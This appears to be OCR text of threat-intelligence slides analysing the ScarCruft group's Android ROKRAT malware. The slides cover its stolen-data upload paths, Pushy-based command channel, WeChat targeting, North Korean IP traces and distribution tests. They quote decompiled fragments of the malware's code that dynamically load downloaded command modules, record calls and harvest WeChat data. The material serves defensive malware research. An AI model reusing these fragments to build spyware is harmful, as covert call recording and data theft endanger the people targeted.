
Stage2 – Clugin(Plugin 14.0)

List of collected data and upload path

Data Type	Encrypt	Cloud Path
SMS	O	/{UUID}/D/{Timestamp}
MMS	O	/{UUID}/D/{Timestamp}
Call Log	O	/{UUID}/D/{Timestamp}
Contacts	O	/{UUID}/D/{Timestamp}
Call Record	O	/{UUID}/D/{Timestamp}
Audio Record	O	/{UUID}/D/{Timestamp}
File Structure		/{UUID}/FS/internal.json
Client Info		/{UUID}/CI
Phone Info		/{UUID}/PI/PI_{Number of requests}
APP Status		/{UUID}/AS/AS_{Number of requests}
Job Log		/{UUID}/JL/JL_{Number of requests}
External File Data		/{UUID}/ED/

Stage2 – Clugin(Plugin 14.0)

Downloads and plays mp3 file from Cloud



Stage3 – CallRecorder

Clugin downloads and loads CallRecorder from cloud services

CallRecorder records incoming and outgoing calls

Clugin

```
File file1 = new File(s8);
if(sharedPreferences0.getInt(s1 + v2, 0) == 1 && ((file1.exists()) && sharedPreferences0.getInt("CMDEXECUTE" + v2, 0) != 1)) {
    String s9 = plugin0.myContext.getDir("outdex", 0).getAbsolutePath();
    ClassLoader classLoader0 = plugin0.myContext.getClassLoader();
    Class class0 = new DexClassLoader(plugin0.workDir + s7 + v2 + ".dex", s9, null, classLoader0).loadClass("com.sec.android.acservice.Command" + v2);
    plugin.cmdObj = class0.getConstructor(Context.class).newInstance(plugin0.myContext);
    plugin.execute = class0.getMethod("execute");
    plugin.execute.invoke(plugin.cmdObj);
    plugin.appendLog("dex of command-" + v2 + " executed");
}
```

CallRecorder


```
public void start() {
    CR.outputDir = this.ctx.getFilesDir().getAbsolutePath() + "/.temp/.data";
    File file0 = new File(CR.outputDir);
    if(!file0.exists()) {
        file0.mkdirs();
    }

    if(CR.outgoingReceiver == null) {
        CR.outgoingReceiver = new OutgoingReceiver(this);
        IntentFilter intentFilter0 = new IntentFilter("android.intent.action.NEW_OUTGOING_CALL");
        this.ctx.registerReceiver(CR.outgoingReceiver, intentFilter0);
    }

    if(CR.callStateListener == null) {
        CR.callStateListener = new CallStateListener(this);
        this.tm = (TelephonyManager)this.ctx.getSystemService("phone");
        this.tm.listen(CR.callStateListener, 0x20);
    }
}
```

Actions when additional messages are received by Pushy

Sets new status using messages received via Pushy



Interesting Discoveries

Targeting Chinese Phone

Checks for the exsitence of the Wechat package suring the data exfiltration process (Clugin 14.0)

```
if(Build.VERSION.SDK_INT >= 33) {
    if(!plugin.isPackageInstalled("com.tencent.mm", context0.getPackageManager())) {
        goto label_51;
    }

    if(s1.contains(s + "/Android")) {
        if(Storage11.checkStoragePermissions(context0, SAFTools.getTreeUri_AndroidDataTencent(context0))) {
            DocumentFileMeta documentFileMeta0 = SAFTools.getByPath(context0, s + "/Android/data/com.tencent.mm");
            if(documentFileMeta0 != null) {
                Storage11.getExternalData(context0, s, documentFileMeta0, s2);
            }
        }

        return;
    }
```

Targeting Chinese Phone

Confirms the installation of VPN and translation applications on the attacker's test devices

Astrill VPN is used as a VPN to bypass internet blocking in China

SpeedCN is an application that increases the speed of internet access in China

Installed Package
Astrill VPN (com.astrill.astrillvpn)
현대중국어1.1 (com.chinese.Changgong)
SpeedCN (cloud.speedcn.speedcnx)
Papago (com.naver.labs.translator)

Targeting Chinese Phone

Pushy reviews indicates that many people have switched from Firebase to Pushy to ensure a stable implementation in China

Does Pushy work in China?

Pushy Support
3 years ago · Updated

Follow

Yes! Pushy supports notification delivery to Android & iOS devices worldwide including mainland China, and thousands of companies are already using Pushy to deliver notifications reliably in this region.

We make use of a proprietary notification gateway built with MQTT to deliver notifications to Android devices worldwide. Therefore, we aren't impacted by the fact Firebase Cloud Messaging is blocked in China. Furthermore, our solution does not depend on Google Play Services, which most Android phones in China lack.

Note: Web Push for Google Chrome is blocked in China. There is unfortunately no way around this.

OPSec Fail?

Discovers North Korea's IP in the exfiltrated data found in cloud services

2023.01.16 (175.45.178.3)

- Device: Samung SM-N960N (Galaxy Note 9)
- Phone IP: 175.45.178.3 (KP)

- DCIM
- Wechat Picture
- ETC

- Wecoin (com.data.wecoin)
  Clugin 2.5

2023.03.08 (175.45.178.13)


- Device: OPPO OP46F1
  Phone IP: 175.45.178.13 (KP)


- SystemComponent (com.sec.mishat)
  Clugin 7.0


Distribution Malware Test

There are photos on pCloud that indicate testing for the distribution on malware via SMS

2022.12.08 Unknown IP(pCloud)









Distribution Malware Test

Veryfying the camera manufacturer of the JPG files indicates the Pyongyang






APK distribution


Discovered images related to Attacker

2023.02.21 Unknown IP(Wechat Pictures)



APK distribution

Discovered images related to the distribution of the Fizzle.apk



Why doesn't work it?
When you click on it,
Is your phone set to korean?

Does that mean it won't download?

We talked to our experts and finalized the conditions and steps.


I've checked the file you sent me.
Sorry about that. My smartphone has a lower version.

Cryptocurrency Image in Cloud

Founds image of cryptocurrency transactions using Electrum on pCloud

It can’t be confirme whether the wallet address is associated with the Attacker

2023.02.15 pCloud



Conclusion

Scarcruft group has continued to improve the mobile version of ROKRAT malware they have been utilizing since 2017 and is still actively using it today

A multi-channel strategy that utilizes cloud services such as Yandex and pCloud, as well as legimate services such as Firebase and Pushy for C&C

The distribution of malware through messengers like Wechat has been discovered, suggesting the possibility of similar attack campaigns in the futre

Thank You